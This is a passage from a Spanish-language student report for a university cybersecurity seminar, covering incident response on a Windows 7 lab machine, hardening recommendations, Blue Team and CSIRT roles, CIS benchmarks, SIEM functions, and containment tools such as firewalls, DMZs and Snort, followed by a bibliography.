
Figura 62 semi



Fuente propia

Ingresamos al archivo como lo indica el anexo, buscamos la consola winse20w.exe Con el siguiente comando, Cd semi, Dir, winse20w.exe

Figura 63 Winse20w



Fuente propia

Ejecutando el archivo winse20w.exe, según lo propuesto en la guía ingresamos a la máquina de la UNAD

19.2 CONTENCIÓN DE ATAQUES INFORMÁTICOS

20 ¿QUÉ SERÍA LO PRIMERO QUE INDAGARÍA Y HARÍA SI LLEGARA A ENCONTRARSE UN ATAQUE EN TIEMPO REAL? ESPECIFIQUE SU RESPUESTA CON ARGUMENTOS TÉCNICOS.


Como profesional en ciberseguridad en un ataque en tiempo real lo primero que haría.

Analizar la situación a la cual me estoy enfrentando y recoger todos los datos y entender que fue lo que paso, por donde ingresaron, saber el origen y tipo de ataque y proceder a la solución.

La tarea del equipo Red team ha sido detectar que proceso esta generando la fuga de información, dentro de la empresa, en una de las máquinas de Windows 7

Se evidencian varias fallas entre ellas que los firewalls, el antivirus y Update de los sistemas operativos están desactivados .


Figura 64 Firewalls desactivados



Fuente propia

En la ilustración 1 se observa que se encuentra desactivados en firewall


Figura 65 Adaptador puente



Fuente propia


En esta ilustración nos debemos asegurar como se encuentra el estado de conexión de la maquina Windows 7x 64, que el puerto de red se encuentre adaptador puente

Figura 66 Ping des kali linux



Fuente propia


Figura 67 Ping entre maquinas



Fuente propia

Se realiza un ping entre maquina kali linux con la maquina Windows para que allá conexión .


Figura 68 Wireshark



Fuente propia


En la ilustración anterior se evidencia el escaneo de tráfico en la red con Wireshark

Figura 69 Wireshark escaneo



Fuente propia

Figura 70 Escaneo servicio TCP Maquina Win7-X64



Fuente propia

En la interfaz de usuario (GUI) de la aplicación, cada entrada del resultado del análisis contiene la siguiente información: criticidad, grupo, protocolo y resumen [13]los diferentes niveles y colores usados para diferenciar los estados son los siguientes:

[13] Expert Infos: Chapter 7. Advanced Topics
http://www.wireshark.org/docs/wsug_html_chunked/ChAdvExpert.html

Chat (gris): Da información de flujo normal de tráfico.
Nota (cian): Se trata de un resultado anormal como el de un código de error.
Advertencia (amarillo): Indica alerta, porque puede ser un intento de ataque, se debe que se está corriendo en la maquina Win7-X64. Error
(rojo): Indica que hay graves problemas.

21 ¿TENIENDO EN CUENTA EL ATAQUE EJECUTADO DESDE EL EJERCICIO DE RED TEAM QUÉ MEDIDAS DE HARDENIZACIÓN PROPONDRÍA PARA QUE EL ATAQUE NO SE REPITA?

Lo primero es mantener los sistemas operativos actualizados, seguidamente activar tanto el firewall como el antivirus local de las maquinas. Adicionalmente a esas medidas, realizaría dentro de cada sistema operativo de Windows 7 en este caso, las siguientes acciones de harderización: Propondría la Instalación segura de los sistemas operativos, en la que la principal acción seria realizar las particiones primarias del disco duro, separando los archivos de datos en otra partición y dejando solo las herramientas de software específicamente necesarias para trabajar en la partición de sistema operativo

- Actualización de sistemas operativos
- Parcheo de vulnerabilidades
- Desactivar la opción de acceso remoto
- Ejecución de servicios con privilegios de usuario no-administrador
- Software antivirus
- Software antiransomware
- Manejo de herramientas de seguridad perimetral como Firewall activado con solo puertos de servicio OPEN y en CLOSE puertos que no están dando servicio a la red.
- Manejar uso de información encriptada, seguridad usuarios, datos, carpetas
- Cliente EDR (para la automatización de acciones o respuesta a incidentes)
- Manejo de herramienta que alerten sobre actividades sospechas IDS-IPS
- Sistemas integrados de IoC (Indicator of Compromise) para monitoreo de eventos
- Se recomendaría el uso de red en NAT y se limitarían los servicios de TCP/IP en lo posible, ya que allí se habilitan muchas vulnerabilidades de seguridad.
- Dentro de la empresa o la organización contar siempre con un paquete. Actualizado de antivirus los cuales es objetivo es detectar y eliminar virus informáticos
- Contar con equipo profesional en seguridad informática los cuales ejecuten programas y software especializados en seguridad para verificar que vulnerabilidades y amenazas cuenta la empresa.
- Cierre de puertos que no se utilicen.
- Desinstalar programas de dudosa procedencia.

22 ¿DESCRIBA CON SUS PALABRAS LAS DIFERENCIAS ENTRE UN EQUIPO BLUETEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS?

El equipo de Blue Team hace un deep-inspection sobre las medidas de seguridad implementadas en la infraestructura de red normalmente de una organización, es decir que realiza una defensa de la seguridad de la información según hallazgos del Red Team, de una manera proactiva.

- **Seguridad perimetral**

Políticas de seguridad
Políticas de Prevención de intrusos (IPS)
Políticas de WAF para protección de servicios web

- **Seguridad DMZ**

Aislamiento automático de servidores comprometidos
Contención del atacante

- **Seguridad de Endpoint**

Integración a herramientas de seguridad para la correlación de eventos

De esta manera el Blue Team mantiene vigilancia permanente sobre sistemas, aplicaciones y posibles vulnerabilidades, actuando de manera que estas puedan ser mitigadas antes de que se pueda presentar una amenaza.

Por su parte un equipo de respuesta a incidentes informáticos (CSIRT- CERT) puede hacer parte de una organización, pero normalmente se implementa para sectores públicos, militares o gubernamentales, que busca ser una fuente de información y mitigación ante posibles amenazas a la seguridad informática.

Por eso dentro de sus funciones se encuentran:

- Brindar información sobre hallazgos
- Alertar sobre vulnerabilidades
- Entregar pautas para la configuración de herramientas de seguridad
- Gestionar los incidentes de seguridad
- Gestionar las vulnerabilidades cuando estas se presenten.

23 ¿SI DENTRO DE UN EQUIPO BLUETEAM LE INDICAN QUE DEBE TRABAJAR CON CIS “CENTER FOR INTERNET SECURITY” USTED LO UTILIZARÍA PARA QUÉ FIN?

Si lo utilizaría, como una guía para establecer un listado de prioridades y actividades a desarrollar en cada proceso de contención

El Center for Internet Security es el primordial estándar identificado de la industria para la guía de configuración segura, que realiza listas de verificación para contribuir a detectar y mitigar las vulnerabilidades de estabilidad conocidas en una vasta gama de plataformas.

Este podría ser un enorme banco de información eficaz y actualizada para Blue Team al utilizar las buenas prácticas de configuración o utilización de la estabilidad de la información, El CIS provee de documentación para el funcionamiento y adecuada operación de herramientas de ciberseguridad para la prevención y detección de amenazas, así como para diversos sistemas operativos, server programa, dispositivos de red, programa de escritorio, cloud providers.

24 EXPLIQUE Y REDACTE LAS FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE LO QUE ES UN SIEM.

Es un sistema de seguridad diseñado para proporcionar a las empresas una respuesta rápida y precisa para detectar y responder a cualquier amenaza a sus sistemas informáticos. Un sistema SIEM tiene un control completo sobre todos los eventos que ocurren en una empresa para poder detectar tendencias o patrones inusuales y tomar medidas inmediatas. SIEM es una evolución de dos tecnologías de seguridad.

La función principal que realiza un sistema SIEM es almacenar e interpretar registros. Este proceso se lleva a cabo en tiempo real y, por lo tanto, proporciona un alto grado de capacidad de respuesta, puede prevenir o resolver cualquier incidente relacionado con la seguridad informática. Un sistema SIEM recopila toda la información de forma centralizada en una base de datos, lo que permite un análisis en profundidad para detectar tendencias y patrones de comportamiento para diferenciar esos casos raros.

Las principales características que dispone un buen sistema SIEM para la seguridad y respuesta rápida de una empresa son.

- Identificar entre amenazas reales y falsos incidentes.
- Monitorizar de forma centralizada todas las amenazas potenciales.
- Redirigir la actuación a personal cualificado para resolverlas.
- Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución.
- Documentar todo el proceso de detección, actuación y resolución.

- Cumplir con las normas y legislaciones vigentes en cuestión de protección de datos y seguridad. [14]


Las principales ventajas que se podrían obtener al implementar un programa SIEM pueden ser las siguientes dependiendo de los alcances e inversión económica en el mismo : [15]

- Centralización de la información de seguridad
- Automatización de tareas
- Respuesta automática a eventos y amenazas
- Disminución del tiempo de detección de ataques
- Información rápida y eficiente para realizar análisis forense
- Alertas de seguridades eficientes
- Análisis y correlación de logs en tiempo real
- Seguimiento de eventos
- Mejor manejo del riesgo
- Manejo de métricas de seguridad
- Detección de activos

25 DEFINA POR LO MENOS 3 HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS “HARDWARE O SOFTWARE”, RECUERDE QUE LAS HERRAMIENTAS DE CONTENCIÓN SON DIFERENTES A LAS HERRAMIENTAS DE DETECCIÓN.

Firewalls:

Figura 71 Firewall



Fuente incibe instituto nacional de ciberseguridad cortafuegos o firewall https://www.incibe.es/protege-tu-empresa/blog/dmz-y-te-puede-ayudar-proteger-tu-empresa


[14] AMBIT. ¿Qué significa SIEM y cómo funciona? [en línea]. 29 de abril 2021 Consultado: 1 de octubre de 2022. Disponible en internet: https://www.ambit-bst.com/blog/qu%C3%A9-significa-siemy-c%C3%B3mo- funciona

[15] Camila Pachón, «¿Qué es SIEM y cómo funciona? Alcance e implementación | Nsit»

Los firewalls los hay por hardware, instalados casi siempre en los routers administrables o por software que emulan el comportamiento de los firewalls de hardware, generalmente vienen preconfigurados con soluciones informáticas como el caso de los firewalls de Windows en los cuales el usuario puede establecer el nivel de dureza o de protección de este .

DMZ o zonas desmilitarizadas:


Figura 72 DMZ



Fuente incibe instituto nacional de ciberseguridad DMZ o zonas desmilitarizadas https://www.incibe.es/protege-tu-empresa/blog/dmz-y-te-puede-ayudar-proteger-tu-empresa

Las zonas desmilitarizadas hacen parte de una red aislada que se encuentra dentro de la red interna de la organización. Generalmente se ubica en esta zona de la red, los servicios y recursos que necesitan accesibilidad desde internet como los servidores de correo y los servidores web .

Figura 73 SNORT



Fuente Wikipedia: Snort consultado 1/10/2022 https://es.wikipedia.org/wiki/Snort

SNORT: Herramienta de código abierto para análisis y registro de paquetes en tiempo real, puede identificar los ataques DoS y DDoS, útil para la detección de gusanos, exploits y exploración de puertos. Nos permite saber si el tráfico coincide con alguna de las reglas lo cual rechazará dicho tráfico y bloqueará al atacante .

26 CONCLUSIONES

- Se desarrollo un proceso de estudio de la ley 1273 de 2009 en la cual se planteó un resumen practico de vulnerabilidades y jurisprudencia que aplica en cada caso genérico

- Se desarrollo la práctica de alistamiento de un ambiente de trabajo controlado para la implementación de prácticas de los equipos red y Blue en el seminario de ciberseguridad que permitió en un ambiente controlado realizar la practicas de ataque y contención

- Se analizaron y se describieron algunas herramientas de contención que han probado ser efectivas contra ciertos tipos de incidentes informáticos y malware, teniendo en cuenta que no hay una protección 100% efectiva, por lo que tales herramientas deben ser actualizadas y configuradas adecuadamente.

- Se realizo un informe técnico incluyendo cada uno de los escenarios propuestos, encontrando falencias y entregándolas a la empresa para su respectivo control y solución.

27 RECOMENDACIONES

- Mantener los sistemas operativos debidamente actualizados y licenciados, para asegurar que las empresas sean víctimas de ciberataques es mantener actualizado los sistemas informáticos

- Parcheo de vulnerabilidades: Identificar y analizar las diferentes vulnerabilidades que pueda presentarse a nivel lógico del software y aplicaciones, buscando fortalecer en conjunto el aspecto de la seguridad de la información

- Software antivirus: Manejar un antivirus que cumpla con necesidades básicas, preferiblemente que tenga funciones avanzadas para simplificar su manejo

- Manejar uso de información encriptada: Hacer uso de encriptación para el almacenamiento de la información sensible, genera una mayor preservación de esta a ser víctima de una fuga de información.

- Realizar una protección de datos del personal que trabaja allí con las personas adecuadas y e idóneas que sean autorizadas por la empresa.

- Desarrollar una política de seguridad informática clara, de acuerdo a las necesidades particulares de la organización, que incluya una guía detallada de las estrategias de prevención y contención, de acuerdo al tipo de incidente informático, para así también fortalecer el trabajo del BlueTeam

28 BIBLIOGRAFÍA

1. Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-losguardianes-de-la-informacion-de-la-alcaldia-de-bogota

2. Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

3. Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

4. CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-deacceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

5. CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

6. Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

7. Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. (pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

8. «HACKING 4 BAD PENTESTERS: [STEP-BY-STEP] Eternalblue desde Metasploit - Hacking Windows 7». Accedido 15 de septiembre de 2022. https://www.hacking4badpentesters.com/2017/04/step-by-step-eternalbluedesde.htm

9. Incibe. (2014). OWASP Testing Guide v4.0. Guia de seguridad en aplicaciones Web. INCIBE-CERT. https://www.incibe-cert.es/blog/owasp-4

10. Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditandoseguridad-tus-sistemas

11. Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf

12. Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

13. Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

14. OAS. (2018). Convenio Sobre La Ciberdelincuencia. OAS. (pp. 3-26). https://www.oas.org/juridico/english/cyb_pry_convenio.pdf

15. Presidencia de la República. Ley 1928 de 2018 por medio de la cual se aprueba el «convenio sobre la ciberdelincuencia», adoptado el 23 de noviembre de 2001, en Budapest. Congreso de la Republica. [en línea], [consultado el 23 de agosto de 2022]. Disponible en: https://dapre.presidencia.gov.co/normativa/normativa/LEY%201928%20DEL%2024%20DE%20JUL IO%20DE%202018.pdf

16. Quintero, J. F. (2020). Red Team y Blue Team al interior de una organización. https://repository.unad.edu.co/handle/10596/35497

17. Sharpe, Richard Ed Warnicke, Ulf Lamping Guía del usuario de Wireshark Versión 4.1.0 Accedido 28 de septiembre de 2022 https://www.wireshark.org/docs/wsug_html_chunked/index.html

